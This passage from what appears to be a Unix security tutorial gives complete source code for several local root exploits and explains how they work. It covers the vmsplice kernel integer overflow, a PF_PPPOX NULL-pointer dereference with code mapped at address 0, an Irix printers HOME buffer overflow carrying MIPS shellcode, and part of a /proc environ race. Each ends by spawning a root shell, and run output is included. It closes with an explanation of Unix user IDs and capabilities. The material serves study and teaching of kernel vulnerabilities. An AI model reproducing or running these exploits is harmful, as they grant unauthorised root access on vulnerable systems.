  if (i) {
      (*c)++;
      !madvise (p, st.st_size, MADV_WILLNEED) ? : error ("madvise");
      prctl (PR_SET_DUMPABLE, 1, 0, 0, 0);
      sched_yield ();
  } else {
            nice(10);
            while (!(*c));
                sched_yield ();
      execve (t, a, e);
      error ("failed");
  }

  waitpid (i, NULL, 0);
  exit (0);
}


int main (int ac, char **av) {
  int i, j, k, s;
  char *p;

  memset (e, 0, sizeof (e));
  memset (a, 0, sizeof (a));
  a[0] = strdup (av[0]);
  a[1] = strdup (av[0]);
  a[2] = strdup (av[1]);

  if (ac < 2)
    error ("usage: binary <big file name>");
  if (ac > 2)
    exploit (av[2]);
  printf ("\npreparing");
  fflush (stdout);

  /*      make setuid a.out       */
  memset (&ex, 0, sizeof (ex));
  N_SET_MAGIC (ex, NMAGIC);
  N_SET_MACHTYPE (ex, M_386);
  s = ((unsigned) &__excode_e) - (unsigned) &__excode;
  ex.a_text = s;
  ex.a_syms = -(s + sizeof (ex));

  memset (b, 0, sizeof (b));
  memcpy (b, &ex, sizeof (ex));
  memcpy (b + sizeof (ex), &__excode, s);

  /*      make environment        */
  p = b;
  s += sizeof (ex);
  j = 0;
  for (i = k = 0; i < s; i++) {
      if (!p[i]) {
          e[j++] = &p[k];
          k = i + 1;
      }
  }

  /*      reexec                  */
  getcwd (t, sizeof (t));
  strcat (t, "/");
  strcat (t, av[0]);
  execve (t, a, e);
  error ("execve");
  return 0;
}
```

What happens? We start with `ac==2`. Construct an a.out format binary in the array `b[]`, first the header from `ex`, then the code from `__excode`. Construct an environment that is identical to the binary. The NULs that cannot be inside the strings are just the string terminators. Reexec ourselves with `ac==3`, and with the environment just constructed.

So far the preparation. The real stuff happens in `exploit()`. Make the binary file `/proc/self/environ` suid and executable. Set this binary to non-dumpable. Do various silly things and fork. If we are the parent, set a flag, ask to preread a large file, and set the binary to dumpable again. If we are the child, wait for the flag, and then exec this suid binary file. Bingo! or not.

The kernel, in `fs/proc/base.c`, has code like

```
proc_pid_make_inode() {
        ...
        inode->i_uid = 0;
        if (dumpable)
                inode->i_uid = task->euid;
        ...
}
```

If dumping core is not allowed, root is the owner of the proc files, otherwise the effective user is the owner. The first `PR_SET_DUMPABLE` call inhibits core dumps, so root will be the owner. But if root is the owner, then ordinary reading, needed for the exec, will fail: the read method of `/proc/.../environ` is `proc_pid_environ()`, and it will allow reading only when `ptrace_may_attach()` returns true, and that latter function tests the `dumpable` flag. Quickly change back to dumpable, namely after the file's owner has been set, and before its readabilty was denied. A race.

If we win the race then the prepared binary is executed suid root.

12.4 A Linux integer overflow - vmsplice

More recent kernels are vulnerable to the following (Feb 2008) exploit of mmap/vmsplice.

```
/*
 * Linux vmsplice Local Root Exploit
 * By qaaz
 *
 * Linux 2.6.17 - 2.6.24.1
 */

#define _GNU_SOURCE
#include <stdio.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <malloc.h>
#include <limits.h>
#include <signal.h>
#include <unistd.h>
#include <sys/uio.h>
#include <sys/mman.h>
#include <asm/page.h>
#define __KERNEL__
#include <asm/unistd.h>

#define PIPE_BUFFERS    16
#define PG_compound     14
#define uint            unsigned int
#define static_inline   static inline __attribute__((always_inline))
#define STACK(x)        (x + sizeof(x) - 40)

struct page {
        unsigned long flags;
        int count;
        int mapcount;
        unsigned long private;
        void *mapping;
        unsigned long index;
        struct { long next, prev; } lru;
};

void    exit_code();
char    exit_stack[1024 * 1024];

void    die(char *msg, int err)
{
        printf(err ? "[-] %s: %s\n" : "[-] %s\n", msg, strerror(err));
        fflush(stdout);
        fflush(stderr);
        exit(1);
}

#if defined (__i386__)

#ifndef __NR_vmsplice
#define __NR_vmsplice   316
#endif

#define USER_CS         0x73
#define USER_SS         0x7b
#define USER_FL         0x246

static_inline
void    exit_kernel()
{
        __asm__ __volatile__ (
        "movl %0, 0x10(%%esp) ;"
        "movl %1, 0x0c(%%esp) ;"
        "movl %2, 0x08(%%esp) ;"
        "movl %3, 0x04(%%esp) ;"
        "movl %4, 0x00(%%esp) ;"
        "iret"
        : : "i" (USER_SS), "r" (STACK(exit_stack)), "i" (USER_FL),
            "i" (USER_CS), "r" (exit_code)
        );
}

static_inline
void *  get_current()
{
        unsigned long curr;
        __asm__ __volatile__ (
        "movl %%esp, %%eax ;"
        "andl %1, %%eax ;"
        "movl (%%eax), %0"
        : "=r" (curr)
        : "i" (~8191)
        );
        return (void *) curr;
}

#elif defined (__x86_64__)
```

```
#ifndef __NR_vmsplice
#define __NR_vmsplice   278
#endif

#define USER_CS         0x23
#define USER_SS         0x2b
#define USER_FL         0x246

static_inline
void    exit_kernel()
{
        __asm__ __volatile__ (
        "swapgs ;"
        "movq %0, 0x20(%%rsp) ;"
        "movq %1, 0x18(%%rsp) ;"
        "movq %2, 0x10(%%rsp) ;"
        "movq %3, 0x08(%%rsp) ;"
        "movq %4, 0x00(%%rsp) ;"
        "iretq"
        : : "i" (USER_SS), "r" (STACK(exit_stack)), "i" (USER_FL),
            "i" (USER_CS), "r" (exit_code)
        );
}

static_inline
void *  get_current()
{
        unsigned long curr;
        __asm__ __volatile__ (
        "movq %%gs:(0), %0"
        : "=r" (curr)
        );
        return (void *) curr;
}

#else
#error "unsupported arch"
#endif

#if defined (_syscall4)
#define __NR__vmsplice  __NR_vmsplice
_syscall4(
        long, _vmsplice,
        int, fd,
        struct iovec *, iov,
        unsigned long, nr_segs,
        unsigned int, flags)

#else
#define _vmsplice(fd,io,nr,fl)  syscall(__NR_vmsplice, (fd), (io), (nr), (fl))
#endif

static uint uid, gid;

void    kernel_code()
{
        int     i;
        uint    *p = get_current();

        for (i = 0; i < 1024-13; i++) {
                if (p[0] == uid && p[1] == uid &&
                    p[2] == uid && p[3] == uid &&
                    p[4] == gid && p[5] == gid &&
                    p[6] == gid && p[7] == gid) {
                        p[0] = p[1] = p[2] = p[3] = 0;
                        p[4] = p[5] = p[6] = p[7] = 0;
                        p = (uint *) ((char *)(p + 8) + sizeof(void *));
                        p[0] = p[1] = p[2] = ~0;
                        break;
                }
                p++;
        }

        exit_kernel();
}

void    exit_code()
{
        if (getuid() != 0)
                die("wtf", 0);

        printf("[+] root\n");
        putenv("HISTFILE=/dev/null");
        execl("/bin/bash", "bash", "-i", NULL);
        die("/bin/bash", errno);
}

int     main(int argc, char *argv[])
{
        int             pi[2];
        size_t          map_size;
        char *          map_addr;
        struct iovec    iov;
        struct page *   pages[5];

        uid = getuid();
        gid = getgid();
```

```
        setresuid(uid, uid, uid);
        setresgid(gid, gid, gid);

        printf("----------------------------------\n");
        printf(" Linux vmsplice Local Root Exploit\n");
        printf(" By qaaz\n");
        printf("----------------------------------\n");

        if (!uid || !gid)
                die("!@#$", 0);

        /*****/
        pages[0] = *(void **) &(int[2]){0,PAGE_SIZE};
        pages[1] = pages[0] + 1;

        map_size = PAGE_SIZE;
        map_addr = mmap(pages[0], map_size, PROT_READ | PROT_WRITE,
                        MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
        if (map_addr == MAP_FAILED)
                die("mmap", errno);

        memset(map_addr, 0, map_size);
        printf("[+] mmap: 0x%lx .. 0x%lx\n", map_addr, map_addr + map_size);
        printf("[+] page: 0x%lx\n", pages[0]);
        printf("[+] page: 0x%lx\n", pages[1]);

        pages[0]->flags    = 1 << PG_compound;
        pages[0]->private  = (unsigned long) pages[0];
        pages[0]->count    = 1;
        pages[1]->lru.next = (long) kernel_code;

        /*****/
        pages[2] = *(void **) pages[0];
        pages[3] = pages[2] + 1;

        map_size = PAGE_SIZE;
        map_addr = mmap(pages[2], map_size, PROT_READ | PROT_WRITE,
                        MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
        if (map_addr == MAP_FAILED)
                die("mmap", errno);

        memset(map_addr, 0, map_size);
        printf("[+] mmap: 0x%lx .. 0x%lx\n", map_addr, map_addr + map_size);
        printf("[+] page: 0x%lx\n", pages[2]);
        printf("[+] page: 0x%lx\n", pages[3]);

        pages[2]->flags    = 1 << PG_compound;
        pages[2]->private  = (unsigned long) pages[2];
        pages[2]->count    = 1;
        pages[3]->lru.next = (long) kernel_code;

        /*****/
        pages[4] = *(void **) &(int[2]){PAGE_SIZE,0};
        map_size = PAGE_SIZE;
        map_addr = mmap(pages[4], map_size, PROT_READ | PROT_WRITE,
                        MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
        if (map_addr == MAP_FAILED)
                die("mmap", errno);
        memset(map_addr, 0, map_size);
        printf("[+] mmap: 0x%lx .. 0x%lx\n", map_addr, map_addr + map_size);
        printf("[+] page: 0x%lx\n", pages[4]);

        /*****/
        map_size = (PIPE_BUFFERS * 3 + 2) * PAGE_SIZE;
        map_addr = mmap(NULL, map_size, PROT_READ | PROT_WRITE,
                        MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
        if (map_addr == MAP_FAILED)
                die("mmap", errno);

        memset(map_addr, 0, map_size);
        printf("[+] mmap: 0x%lx .. 0x%lx\n", map_addr, map_addr + map_size);

        /*****/
        map_size -= 2 * PAGE_SIZE;
        if (munmap(map_addr + map_size, PAGE_SIZE) < 0)
                die("munmap", errno);

        /*****/
        if (pipe(pi) < 0) die("pipe", errno);
        close(pi[0]);

        iov.iov_base = map_addr;
        iov.iov_len  = ULONG_MAX;

        signal(SIGPIPE, exit_code);
        _vmsplice(pi[1], &iov, 1, 0);
        die("vmsplice", errno);
        return 0;
}
```

Remains the question what this does, and why it works.

In `main()` we have an array `pages` of pointers to a struct page. We first do (on a 32-bit machine; otherwise 64-bit addresses are written in `page[0]` and `page[4]`, with 0 in one half and 4096 in the other half)

```
        pages[0] = 0;
        pages[1] = 32;
```

```
        pages[2] = 16384;
        pages[3] = 16416;
        pages[4] = 4096;
```

Here 32 is `sizeof(struct page)` and 16384 is `1<<PG_compound` and 4096 is `PAGE_SIZE`. One page of memory (4096 bytes) is mapped at each of the three fixed addresses 0 and 16384 and 4096. And 50 pages of memory are mapped at some arbitrary place P (`PIPE_BUFFERS` is 16), and the 49th page is unmapped again. A pipe is created, its reading end is closed. We set the signal routine that must be called when we get the SIGPIPE signal (for writing to a pipe without readers). Now we do `vmsplice()` on its writing end. This maps the memory area starting at P and with length `ULONG_MAX` into the (writing end of) a pipe. Ha! An integer overflow bug in the kernel. It fails to see that `ULONG_MAX` is more than fits.

But now, what happens? Let me read 2.6.24 code. We start with `sys_vmsplice()` in `fs/splice.c`. It calls `vmsplice_to_pipe()`, which calls `get_iovec_page_array()` and there

```
        int buffers = 0;

        base = entry.iov_base;
        len = entry.iov_len;
        off = (unsigned long) base & ~PAGE_MASK;
        npages = (off + len + PAGE_SIZE - 1) >> PAGE_SHIFT;
        if (npages > PIPE_BUFFERS - buffers)
                npages = PIPE_BUFFERS - buffers;
```

(so `off = 0`, `len = -1`, `npages = 0`, and the last two lines, designed to test for overflow, do not notice anything). Now we fetch these 0 pages:

```
        error = get_user_pages(current, current->mm, base, npages, 0, 0,
                               &pages[buffers], NULL);
```

This function lives in `mm/memory.c` and is a big

```
        do {
                ...
                if (!vma)
                        return i ? : -EFAULT;
                ...
                pages[i] = page;
                ...
                i++;
                start += PAGE_SIZE;
                len--;
        } while (len && start < vma->vm_end);
```

loop, where `len` is the `npages` parameter. Since that was 0, this loop never finishes by completing the copy of the required number of pages - instead it finishes when it reaches the end of the mapped area, after 48 pages, overflowing the `pages[]` array. So, the stack of `vmsplice_to_pipe()` is corrupted.

When `get_user_pages()` returns, `get_iovec_page_array()` also fills the array `partial`, also overflowing that:

```
                for (i = 0; i < error; i++) {
                        const int plen = min(len, PAGE_SIZE);

                        partial[buffers].offset = 0;
                        partial[buffers].len = plen;
                        len -= plen;
                        buffers++;
                }
```

Here `error` is the return value of `get_user_pages()`, the number of user pages gotten, 48, and `partial` is an array of structs

```
struct partial_page {
        unsigned int offset;
        unsigned int len;
        unsigned long private;
};
```

filled with a repeated (0, 4096, ?). This overflows the array `partial` and thereafter also the array `pages`:

```
static long vmsplice_to_pipe(struct file *file, const struct iovec __user *iov,
                             unsigned long nr_segs, unsigned int flags)
{
        struct pipe_inode_info *pipe;
        struct page *pages[PIPE_BUFFERS];
        struct partial_page partial[PIPE_BUFFERS];
        struct splice_pipe_desc spd = {
                .pages = pages,
                .partial = partial,
                .flags = flags,
                .ops = &user_page_pipe_buf_ops,
        };
        ...
        get_iovec_page_array(iov, nr_segs, pages, partial,
                             flags & SPLICE_F_GIFT);
        ...
        return splice_to_pipe(pipe, &spd);
}
```

Now `splice_to_pipe()` is called. We read

```
        for (;;) {
                if (!pipe->readers) {
                        send_sig(SIGPIPE, current, 0);
                        break;
                }
                ...
        }
```

```
        while (page_nr < spd_pages)
                page_cache_release(spd->pages[page_nr++]);
```

There are no readers since we closed the reading end, and a signal is generated. The `get_user_pages()` had done `follow_page()` which does a `get_page()` which does `atomic_inc(&page->_count)`. Now a release is done for all pages involved and the function `put_page()` (in `mm/swap.c`) is called on each. But the page struct pointers were overwritten with 0 and 4096, so the kernel looks there, that is, in user memory instead of kernel memory. The mmap calls have prepared some memory there containing valid-looking page structs, and these have the "compound page" bit set. Consequently, the `put_compound_page()` routine is called, and

```
static void put_compound_page(struct page *page)
{
        page = compound_head(page);
        if (put_page_testzero(page)) {
                compound_page_dtor *dtor;

                dtor = get_compound_page_dtor(page);
                (*dtor)(page);
        }
}
```

it finds the destructor routine address in the compound page struct, and calls that. Aha.

Our routine `kernel_code()` is called, it finds the place in the kernel where uid and gid are stored (that is why the exploit starts testing whether we are root already - there are too many places that contain 0), and stores 0 there. The pointer `current` points at the current task_struct (defined in `<linux/sched.h>`) which has

```
        uid_t uid,euid,suid,fsuid;
        gid_t gid,egid,sgid,fsgid;
        struct group_info *group_info;
        kernel_cap_t   cap_effective, cap_inheritable, cap_permitted;
        unsigned keep_capabilities:1;
```

and we see that the final assignments in `kernel_code()` give the process all capabilities. Now we return and start a root shell.

```
% ./qaaz
----------------------------------
 Linux vmsplice Local Root Exploit
 By qaaz
----------------------------------
[+] mmap: 0x0 .. 0x1000
[+] page: 0x0
[+] page: 0x20
[+] mmap: 0x4000 .. 0x5000
[+] page: 0x4000
[+] page: 0x4020
[+] mmap: 0x1000 .. 0x2000
[+] page: 0x1000
[+] mmap: 0x40158000 .. 0x4018a000
[+] root
#
```

Yes, it works (on plain 2.6.24).

12.5 A Linux NULL pointer exploit

The kernel uses operations structures everywhere, so that if we have to do `foo()` on an object `x`, the kernel does `x->ops->foo()`. If one is a careful programmer and prefers robust code, one would write

```
        if (x->ops && x->ops->foo)
                x->ops->foo();
```

and indeed, this occurs all over the place in Linus' original code. That is local correctness: one sees at the call site that the pointer is non-NULL. Over time, the kernel source has moved in the direction of global correctness (only): after reading the entire kernel source one sees that `x->ops->foo` is never NULL, so that the test is superfluous, and deletes the test. Of course this leads to fragile code, difficult to maintain.

If one makes a mistake, and one always does, the direct result would be a call of a function at address 0, probably followed by a kernel crash. This can be exploited as a DoS. It becomes a local root exploit if it is possible to map address 0 in user space and put suitable code there. Below an example that works on my machine (August 2009).

First the code that starts the exploit:

```
#include <sys/personality.h>
#include <stdio.h>
#include <unistd.h>

int main(void) {
        if (personality(PER_SVR4) < 0) {
                perror("personality");
                return -1;
        }

        fprintf(stderr, "padlina z lublina!\n");

        execl("./exploit", "exploit", 0);
}
```

and then the actual exploit (for an i386):

```
/*
 * 14.08.2009, babcia padlina
 *
```

```
 * vulnerability discovered by google security team
 *
 * some parts of exploit code borrowed from vmsplice exploit by qaaz
 * per_svr4 mmap zero technique developed by Julien Tinnes and Tavis Ormandy:
 *     http://xorl.wordpress.com/2009/07/16/cve-2009-1895-
linux-kernel-per_clear_on_setid-personality-bypass/
 */

#include <stdio.h>
#include <sys/socket.h>
#include <sys/user.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <inttypes.h>
#include <sys/reg.h>
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <sys/personality.h>

static unsigned int uid, gid;

#define USER_CS 0x73
#define USER_SS 0x7b
#define USER_FL 0x246
#define STACK(x) (x + sizeof(x) - 40)

void exit_code();
char exit_stack[1024 * 1024];

static inline __attribute__((always_inline)) void *get_current()
{
        unsigned long curr;
        __asm__ __volatile__ (
                "movl %%esp, %%eax ;"
                "andl %1, %%eax ;"
                "movl (%%eax), %0"
                : "=r" (curr)
                : "i" (~8191)
        );
        return (void *) curr;
}

static inline __attribute__((always_inline)) void exit_kernel()
{
        __asm__ __volatile__ (
                "movl %0, 0x10(%%esp) ;"
                "movl %1, 0x0c(%%esp) ;"
                "movl %2, 0x08(%%esp) ;"
                "movl %3, 0x04(%%esp) ;"
                "movl %4, 0x00(%%esp) ;"
                "iret"
                : : "i" (USER_SS), "r" (STACK(exit_stack)), "i" (USER_FL),
                    "i" (USER_CS), "r" (exit_code)
        );
}

void kernel_code()
{
        int i;
        uint *p = get_current();

        for (i = 0; i < 1024-13; i++) {
                if (p[0] == uid && p[1] == uid &&
                    p[2] == uid && p[3] == uid &&
                    p[4] == gid && p[5] == gid &&
                    p[6] == gid && p[7] == gid) {
                        p[0] = p[1] = p[2] = p[3] = 0;
                        p[4] = p[5] = p[6] = p[7] = 0;
                        p = (uint *) ((char *)(p + 8) + sizeof(void *));
                        p[0] = p[1] = p[2] = ~0;
                        break;
                }
                p++;
        }

        exit_kernel();
}

void exit_code()
{
        if (getuid() != 0) {
                fprintf(stderr, "failed\n");
                exit(-1);
        }

        execl("/bin/sh", "sh", "-i", NULL);
}

int main(void) {
        char template[] = "/tmp/padlina.XXXXXX";
        int fdin, fdout;
        void *page;

        uid = getuid();
        gid = getgid();
        setresuid(uid, uid, uid);
```

```
        setresgid(gid, gid, gid);

        if ((personality(0xffffffff)) != PER_SVR4) {
                if ((page = mmap(0x0, 0x1000, PROT_READ | PROT_WRITE,
                    MAP_FIXED | MAP_ANONYMOUS, 0, 0)) == MAP_FAILED) {
                        perror("mmap");
                        return -1;
                }
        } else {
                if (mprotect(0x0, 0x1000, PROT_READ | PROT_WRITE | PROT_EXEC) <
0) {
                        perror("mprotect");
                        return -1;
                }
        }

        *(char *)0 = '\x90';
        *(char *)1 = '\xe9';
        *(unsigned long *)2 = (unsigned long)&kernel_code - 6;

        if ((fdin = mkstemp(template)) < 0) {
                perror("mkstemp");
                return -1;
        }

        if ((fdout = socket(PF_PPPOX, SOCK_DGRAM, 0)) < 0) {
                perror("socket");
                return -1;
        }

        unlink(template);
        ftruncate(fdin, PAGE_SIZE);
        sendfile(fdout, fdin, NULL, PAGE_SIZE);
}
```

And indeed:

```
% gcc -o run run.c && gcc -o exploit exploit.c && ./run
padlina z lublina!
sh-3.00#
```

What happens? We have seen `get_current()` and `exit_kernel()` and `kernel_code()` and `exit_code()` in the vmsplice exploit above. As before, we somehow get the kernel to call `kernel_code()`, which sets uid and gid to 0 and gives us all capabilities, and then returns to `exit_code()` and starts a root shell. The new part is that we store 0x90 (nop), 0xe9 (jump) and a value A at addresses 0, 1, and 2-5. (The jump is relative, and the next instruction starts at address 6, so the jump will jump to A+6, that is, to `kernel_code`.) It remains to get the kernel to jump to address 0 where our code is waiting. But the `sendfile()` causes the kernel to do

```
static ssize_t sock_sendpage(...)
{
        ...
        return sock->ops->sendpage(sock, page, offset, size, flags);
}
```

and for the PF_PPPOX protocol family that pointer is NULL.

Finally, why the personality nonsense? In the SVR4 personality we have access to page 0.

12.6 An Irix example

Remotely logged in into some Irix machine:

```
$ ./x 123.123.123.123:0
copyright LAST STAGE OF DELIRIUM jun 2003 poland  //lsd-pl.net/
libdesktopicon.so $HOME for irix 6.2 6.3 6.4 6.5 6.5.21 IP:ALL

Warning: Color name "SGIVeryLightGrey" is not defined
# id
uid=100(aeb) gid=100(foo) euid=0(root)
```

where 123.123.123.123:0 points at the display of my home machine. A local root exploit. I did this in good script-kiddie style, before understanding what happened. But what happens?

The binary `./x` was compiled from

```
/*## copyright LAST STAGE OF DELIRIUM jun 2003 poland *://lsd-pl.net/ #*/
/*## libdesktopicon.so $HOME                                          #*/

#define NOPNUM 1300
#define ADRNUM 900
#define PCHNUM 400

char setreuidcode[]=
    "\x30\x0b\xff\xff"    /* andi    $t3,$zero,0xffff     */
    "\x24\x02\x04\x01"    /* li      $v0,1024+1           */
    "\x20\x42\xff\xff"    /* addi    $v0,$v0,-1           */
    "\x03\xff\xff\xcc"    /* syscall                      */
    "\x30\x44\xff\xff"    /* andi    $a0,$v0,0xffff       */
    "\x31\x65\xff\xff"    /* andi    $a1,$t3,0xffff       */
    "\x24\x02\x04\x64"    /* li      $v0,1124             */
    "\x03\xff\xff\xcc"    /* syscall                      */
;

char shellcode[]=
```

```
    "\x04\x10\xff\xff"    /* bltzal  $zero,<shellcode>    */
    "\x24\x02\x03\xf3"    /* li      $v0,1011             */
    "\x23\xff\x01\x14"    /* addi    $ra,$ra,276          */
    "\x23\xe4\xff\x08"    /* addi    $a0,$ra,-248         */
    "\x23\xe5\xff\x10"    /* addi    $a1,$ra,-240         */
    "\xaf\xe4\xff\x10"    /* sw      $a0,-240($ra)        */
    "\xaf\xe0\xff\x14"    /* sw      $zero,-236($ra)      */
    "\xa3\xe0\xff\x0f"    /* sb      $zero,-241($ra)      */
    "\x03\xff\xff\xcc"    /* syscall                      */
    "/bin/sh"
;

char jump[]=
    "\x03\xa0\x10\x25"    /* move    $v0,$sp              */
    "\x03\xe0\x00\x08"    /* jr      $ra                  */
;

char nop[]="\x24\x0f\x12\x34";

main(int argc,char **argv){
    char buffer[10000],adr[4],pch[4],*b,*envp[2];
    int i;

    printf("copyright LAST STAGE OF DELIRIUM jun 2003 poland  //lsd-pl.net/\n");
    printf("libdesktopicon.so $HOME for irix 6.2 6.3 6.4 6.5 6.5.21 ");
    printf("IP:ALL\n\n");

    if(argc!=2){
        printf("usage: %s xserver:display\n",argv[0]);
        exit(-1);
    }

    *((unsigned long*)adr)=(*(unsigned long(*)())jump)()+8580+3056+600;
    *((unsigned long*)pch)=(*(unsigned long(*)())jump)()+8580+400+31552;

    envp[0]=buffer;
    envp[1]=0;

    b=buffer;
    sprintf(b,"HOME=");
    b+=5;
    for(i=0;i<ADRNUM;i++) *b++=adr[i%4];
    for(i=0;i<PCHNUM;i++) *b++=pch[i%4];
    for(i=0;i<1+4-((strlen(argv[1])%4));i++) *b++=0xff;
    for(i=0;i<NOPNUM;i++) *b++=nop[i%4];
    for(i=0;i<strlen(setreuidcode);i++) *b++=setreuidcode[i];
    for(i=0;i<strlen(shellcode);i++) *b++=shellcode[i];
    *b=0;

    execle("/usr/sbin/printers","lsd","-display",argv[1],0,envp);
}
```

It is clear that this is an exploit of `/usr/sbin/printers`, using a buffer overflow involving the `HOME` environment variable. And indeed, that program is setuid root, so we can expect profit from a buffer overflow:

```
# ls -l /usr/sbin/printers
-rwsr-xr-x    1 root     sys       226356 Dec  7  2001 /usr/sbin/printers
# uname -R
6.5 6.5.14m
```

About the assembler code used, some details are explained by the authors. For some more info on MIPS/IRIX, see Phrack 56#16. First of all, the code is big-endian, for use with IRIX.

The address of the shellcode is obtained using the `bltzal $zero` instruction. This instruction is a Branch if Less Than Zero And Link, that tests whether 0 is negative and jumps if it is (but it isn't), and writes the return address of this conditional subroutine call, that is, the address `shellcode+8`, in the `$ra` register.

The `li` (load immediate) instruction here fills the delay slot. It is not a dummy: the `$v0` register specifies which systemcall is done. Here 0x3f3=1011 is the execv system call. (System call numbers can be found on an IRIX machine in `/usr/include/sys.s`.)

In order to obtain the address of the `/bin/sh` string, we first add 276 and then subtract 248. This is done in this convoluted way because directly adding 28 would involve a 16-bit operand with a zero byte, which cannot be used in a string.

The execv system call is completed by storing the address of the `/bin/sh` string, then a NULL, and finally a NUL byte terminating the `/bin/sh` string.

That explains the `shellcode[]` array. Concerning the `setreuidcode[]` array: 1024 is the `getuid()` system call, 1124 is the `setreuid()` system call. The effect is that we do `setreuid(getuid(),0)`, which sets the effective user ID back to 0 - useful in case of a setuid executable that drops privileges but has a saved user ID that still remembers its former powers. (See also below.)

The peculiar invocations of `jump[]` read the value of the stack pointer. The return jump needs some instruction to fill the delay slot, and conveniently there is that `nop[]` array following.

We make an environment that consists only of the `HOME=` string. That string is filled with 900/4 copies of the address `adr`, 400/4 copies of the address `pch`, some padding to correct alignment, 1300/4 NOPs, and the exploit code. The addresses are not aligned in the array `buffer`, but will be aligned when returned by `getenv("HOME")`.

Remains to explain the final details of the array overflow.

12.7 The Unix permission system

In a Unix-like environment each process has a *real user ID*, the ID of the user that started the program, an *effective user ID*, the ID of the user whose powers determine what the program is allowed to do, and a *saved user ID*, that remembers an earlier effective user ID.

Users can belong to groups, and each process has a *real group ID*, possibly some *supplementary group IDs*, an *effective group ID*, and a *saved group ID*.

The details are a real mess, and that means that there are lots of security problems with this setup.

User ID

A Unix user has a *user ID* (uid), a number that encodes his identity. The file `/etc/passwd` will give the correspondence between name and uid.

A Unix process has a (real) uid, probably inherited from its parent, that indicates what user is running the process. The user logged in, and the `login` program gave her a shell with approprite uid, and this uid is inherited across forks.

Traditionally, *root*, the user with user ID 0, is all-powerful.

Effective user ID

Sometimes a user needs to run a program that can do more than she can do herself. She plays a game, and the program must update the highscore list. She sends mail, and the program must update the mailbox of the recipient. She changes her password, and the password file must be updated. The powers of a program are determined by its *effective user ID* (euid). Normally the effective user ID equals the user ID of the user that runs the program, but when the mode of the program binary has the *setuid* bit set, the real user ID of the executing program will be that of the user (process) that started it, but the effective user ID will be the user ID of the owner of the program binary. For example:

```
-rwsr-xr-x    1 root     root        65008 2004-03-05 03:16 /bin/mount
```

Ordinary people can run `/bin/mount` and perhaps do things that require root permission. It is up to the program to find out what it is willing to do for that user.

Saved user ID

Setuid root processes are a security problem because they can do everything, and have to be very careful not to be tricked by the user running them. In order to make life easier for the authors of such programs, POSIX introduced the *saved effective user ID*. A process can drop its privileges by setting its effective user ID to its real user ID, while the saved effective user ID remembers the previous value. Later, when it needs this power again, the process can set its effective user ID again to its saved effective user ID. Now large parts of the program code will run without any special powers and the risk of being tricked is decreased.

The saved effective user ID is set to the effective user ID directly after each exec.

(Note: "setuid" is often abbreviated "suid", but also "saved effective user ID" is abbreviated so.)

fsuid

In order to make it easier for an NFS server to serve files to many different users, Linux introduced the *filesystem user ID*. Usually equal to the effective user ID, but the NFS server that runs with effective user ID 0 (for root) can set its fsuid to that of the user who asks for a file. See `setfsuid(2)`.

Capabilities

An all-powerful user root leads to problems. People have tried to split the root power into many different capabilities. See `capset(2)`. The capability system is not used very much. Often it turns out that if one gives someone part of roots power, this can be used to obtain full root power. But the capability system exists, and while it was meant to allow to set up a more secure system, so far it has mostly resulted in more insecurity.

The problem is that not many programmers know about capabilities. The details are badly documented. And a hacker can abuse the capability system and start a setuid root program in such a way that it lacks some capabilities. Now some of its actions will unexpectedly fail. For example, it may be that its attempt to drop privileges will fail. (Sendmail local root exploit, June 2000, Linux 2.2.15, fixed in 2.2.16.)

Details

These details are for recent Linux systems. Note that details have changed a lot over time, and also are a bit different on other Unix-type systems like *BSD, Solaris, etc.

There are of course many more details. Read the source. (There are 16-bit and 32-bit versions of these calls, and conversions. Calls like `setuid()` may fail when the maximum number of processes for the target user has been reached. Etc.)

fork

The values of ruid, euid, suid, fsuid, CAP_SETUID are inherited across forks.

exec

If the filesystem was mounted NOSUID, the values of ruid, euid, suid, fsuid are not changed upon an `exec()`. Otherwise, the value of ruid is preserved, the values of euid and fsuid are preserved when the file executed did not have the setuid bit set, and are set to the owner ID of the file when the setuid bit was set, and finally suid is set to euid.

mount

The MS_NOSUID flag specified for a mount determines whether setuid and setgid bits are honoured with an `execve()`.

setuid

If the invoker has CAP_SETUID then the call `setuid(u)` sets all of ruid, euid, fsuid, suid to `u`. Otherwise this call fails if `u` is not one of ruid, suid, and otherwise sets euid and fsuid to `u`.

seteuid

The call `seteuid(e)` sets euid to `e`. If will fail unless the invoker has CAP_SETUID or `e` is one of ruid, euid, suid.

setreuid

The call `setreuid(r,e)` sets ruid, euid to `r,e`, respectively, or leaves them unchanged when the corresponding parameter is -1. This call will fail unless the process has the CAP_SETUID capability or `r` is one of -1, ruid, euid and `e` is one of -1, ruid, euid, suid. If `r` was not -1 or `e` was not -1 and not the old ruid, then suid is set to the new euid. Finally fsuid is made equal to the new euid

setresuid

The call `setresuid(r,e,s)` sets ruid, euid, suid to `r,e,s`, respectively, or leaves them unchanged when the corresponding parameter is -1. This call will fail unless the process has the CAP_SETUID capability or each of `r,e,s` are equal to one of -1, ruid, euid, suid.

Capabilities

There is a set of possible permissions (for a list, see `capabilities(7)`), and subsets of it are indicated by bitmasks. There is `cap_effective`, the set of presently enabled capabilities, and `cap_permitted`, the set of capabilities that this process can enable, and `cap_inheritable`, the maximum set of capabilities that a child may have. Normally, an ordinary process has none of these capabilities, and root has all of them. System calls are `capget(2)` and `capset(2)`.

prctl

If a process changes from being root (in the weak sense that at least one of ruid, euid, suid is zero) to being non-root (ruid, euid, suid all nonzero), then by default all capabilities are dropped. However, each process has a "keep capabilities" flag, and if that is set capabilities are not dropped upon becoming non-root. The call `prctl(PR_SET_KEEPCAPS,b);` (where `b` is either 0 or 1), sets this "keep capabilities" flag to `b`.

CAP_SETUID

This is the capability checked by the system calls `setuid()`, `setreuid()`, `setresuid()`, and `setfsuid()`. This capability allows a process to change user IDs arbitrarily. There is also a corresponding CAP_SETGID.

12.8 Modified system environment

One can run a setuid binary in a modified environment, presenting conditions it was not programmed to handle.

Standard I/O

Most programs expect file descriptors 0, 1, 2 (stdin, stdout, stderr) to be suitable for reading, writing, and writing error messages. But if the invoker of a setuid binary closes for example file descriptor 2 before the exec, then the first file opened by this binary will get file descriptor 2, and a later error message is written to this file.

argv

